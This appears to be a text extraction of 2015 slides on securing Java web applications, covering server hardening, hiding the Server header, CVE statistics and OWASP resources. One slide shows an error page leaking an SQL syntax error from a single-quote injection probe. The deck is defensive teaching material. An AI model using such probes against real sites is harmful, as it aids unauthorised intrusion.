
Instance ID	i-219341f7	Public DNS	ec2-54-158-139-211.compute-1.amazonaws.com												
Instance state	running	Public IP	54.158.139.211												
Instance type	m1.small	Elastic IP	-												
Private DNS	ip-10-65-175-228.ec2.internal	Availability zone	us-east-1d												
Private IPs	10.65.175.228	Security groups	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ . view rules												
Secondary private IPs	-	<div>Security Groups associated with i-219341f7</div> <table><tr><th>Ports</th><th>Protocol</th><th>Source</th><th>awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ</th></tr><tr><td>80</td><td>tcp</td><td>sg-843f59ed</td><td>✓</td></tr><tr><td>22</td><td>tcp</td><td>0.0.0.0/0</td><td>✓</td></tr></table>		Ports	Protocol	Source	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ	80	tcp	sg-843f59ed	✓	22	tcp	0.0.0.0/0	✓
Ports	Protocol			Source	awseb-e-nuq26udmri-stack-AWSEBSecurityGroup-536Q15GVJ2BZ										
80	tcp			sg-843f59ed	✓										
22	tcp			0.0.0.0/0	✓										
VPC ID	-														
Subnet ID	-														
Network interfaces	-														

Securing <app server>

- run as dedicated user (not root)
- change default users & passwords
- remove unnecessary applications
- disable auto deploy
- configure error responses

6. Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.



don't broadcast your technology stack

The screenshot shows the Network tab of a web browser's developer tools. The left pane lists several requests, with the first one, `nuez.elasticbeanstalk.com`, selected. The right pane displays the details for this request, including the General, Response Headers, and Request Headers sections. A black arrow points to the `Server: Apache-Coyote/1.1` header in the Response Headers section, which reveals the underlying web server technology.

Elements | Network | Sources | Timeline | Profiles | Resources | Audits | Console

Filter All | XHR | Script | Style | Images | Media | Fonts | Documents | WebSockets | Other ☐

Name

☒ `nuez.elasticbeanstalk.com`

☐ `css?family=Frijole`

☐ `bootstrap.css`

☐ `jquery-1.7.1.js`

☐ `application.js`

☐ `HGLC0PR3yjkozK-KG-GKywLUuEpTyUstqEm5A...`

6 requests | 155 KB transferred | Finish: 1.82 s | ...

× Headers Preview Response Cookies Timing

▼ General


Remote Address: 54.197.254.229:80
Request URL: `http://nuez.elasticbeanstalk.com/`
Request Method: GET
Status Code: ● 200 OK

▼ Response Headers [view source](#)

Connection: keep-alive
Content-Language: en-US
Content-Type: text/html; charset=UTF-8
Date: Wed, 29 Apr 2015 21:38:35 GMT
Server: Apache-Coyote/1.1
transfer-encoding: chunked

▼ Request Headers [view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0
Connection: keep-alive
Cookie: JSESSIONID=298CA77D3D283858D4C59D7D14A1182E
Host: nuez.elasticbeanstalk.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36



CVE Details

The ultimate security vulnerability datasource

Google™ Custom Search

Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

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[CWE Definitions](#)

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[Vulnerabilities \(123\)](#)

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[Related OVAL Definitions](#) :

[Vulnerabilities \(132\)](#)

[Patches \(95\)](#)

[Inventory Definitions \(1\)](#)

[Compliance Definitions \(0\)](#)

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Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2000	3														
2001	4						1								
2002	12	4		1			1	1		1	3				
2003	7	2	1				2			1					
2005	7	2					2			1	3				
2006	1														
2007	17						9	2			3		1		
2008	9						2	2		1	3				
2009	8	1					1	1		1	4	1			
2010	8	1		1			2	2		1	2				
2011	14	2					1	1		7	2	1			
2012	15	5								9	1		1		
2013	4	1									1		1		
2014	13	4	1	2						2	2				
2015	1	1													
Total	123	23	2	4			21	9		24	24	2	3		
% Of All		18.7	1.6	3.3	0.0	0.0	17.1	7.3	0.0	19.5	19.5	1.6	2.4	0.0	

(e.g.: CVE-2009-1234 or
2010-1234 or 20101234)

View BID :


(e.g.: 12345)

**Search By Microsoft
Reference ID:**



(e.g.: ms10-001 or
979352)

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year



Vulnerabilities By Type



```
<Connector port="8080" protocol="HTTP/1.1"  
           connectionTimeout="20000"  
           redirectPort="8443"  
           server="Not telling ;)"  
/>
```



```
<Connector port="8080" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443"
           server="Not telling ;)"
/>
```

The screenshot shows the Chrome DevTools Network tab. A request to `localhost` is selected, showing a `200 OK` status. The response headers are expanded, and the `Server: Not telling ;)` header is pointed out by a black arrow. The request headers show a `Host: localhost:8080`.

Elements | Network | Sources | Timeline | Profiles | Resources | Audits | Console

Filter: All | XHR | Script | Style | Images | Media | Fonts | Documents | WebSockets | Other

Name: **localhost**

- tomcat.css
- tomcat.png
- bg-nav.png
- asf-logo.png
- bg-upper.png
- bg-button.png
- bg-middle.png

8 requests | 11.6 KB transferred | Finish: 1.63 s | ...

× Headers Preview Response Cookies Timing

▼ General

- Remote Address: `:::1:8080`
- Request URL: `http://localhost:8080/`
- Request Method: `GET`
- Status Code: ● `200 OK`

▼ Response Headers [view source](#)

- Content-Type: `text/html; charset=UTF-8`
- Date: `Thu, 30 Apr 2015 15:20:57 GMT`
- Server: `Not telling ;)` ←
- Transfer-Encoding: `chunked`

▼ Request Headers [view source](#)

- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,image/webp`
- Accept-Encoding: `gzip, deflate, sdch`
- Accept-Language: `en-US,en;q=0.8`
- Cache-Control: `max-age=0`
- Connection: `keep-alive`
- Cookie: `JSESSIONID=7DE6349036920E7A4DE48475C2BC442B`
- Host: `localhost:8080`
- User-Agent: `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.90 Safari/537.36`

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015

There was an unexpected error (type=Internal Server Error, status=500).

StatementCallback; bad SQL grammar [select * from employees where last_name = "';"] nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

SUMMARY

developers have to be
right 100% of the time

*developers have to be
right 100% of the time*

hackers only have to be right once

RESOURCES



ORACLE®

Iron-Clad Java: Building Secure Web Applications




Best Practices for Secure Java Web Application
Development

Jim Manico
August Detlefsen

Contributing Author, Kevin Kenan

Technical Editor, Milton Smith
Oracle Senior Principal Security Product Manager, Java

Oracle
Press



Community Experience Distilled

Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies
on websites, web applications, and standard web protocols
with Kali Linux

Joseph Muniz
Aamir Lakhani

[PACKT] open source*
PUBLISHING community experience distilled

Penetration Testing

A Hands-On Introduction to Hacking



Georgia Weidman

Foreword by Peter Van Eeckhoutte





<http://twit.tv/show/security-now>

OWASP Books



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release



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Free version at <https://www.owasp.org>



OWASP

Open Web Application
Security Project

Testing Guide

4.0

)release(



Project Leaders: Matteo Meucci and Andrew Muller

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Free version at <http://www.owasp.org>

OWASP Cheat Sheets

- Authentication
- Choosing and Using Security Questions
- Clickjacking Defence
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptography Storage
- DOM based XSS Prevention
- Forgot Password
- HTML 5 Security
- Input Validation
- JAAS
- Logging
- Password Storage
- Pinning
- Query Parameterization
- REST Security
- Session Management
- SQL Injection Prevention
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention

OWASP Cheat Sheets

Martin Woschek, owasp@jesterweb.de

April 9, 2015

https://www.owasp.org/index.php/Cheat_Sheets

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The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

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Quarterly Seminar

Improving Enterprises

One Easton Ova, Suite 175, Columbus, OH ([map](#))



For our first Lunch Seminar in a while, we are especially honored to bring in Matthew Curtin. Title: Crypto War II: Protecting the Infrastructure Abstract: During the... [LEARN MORE](#)

Hosted by: [Bill S.](#) (Organizer)

Thu May 28
11:00 AM

[RSVP](#)

9 going
0 comments

What's new



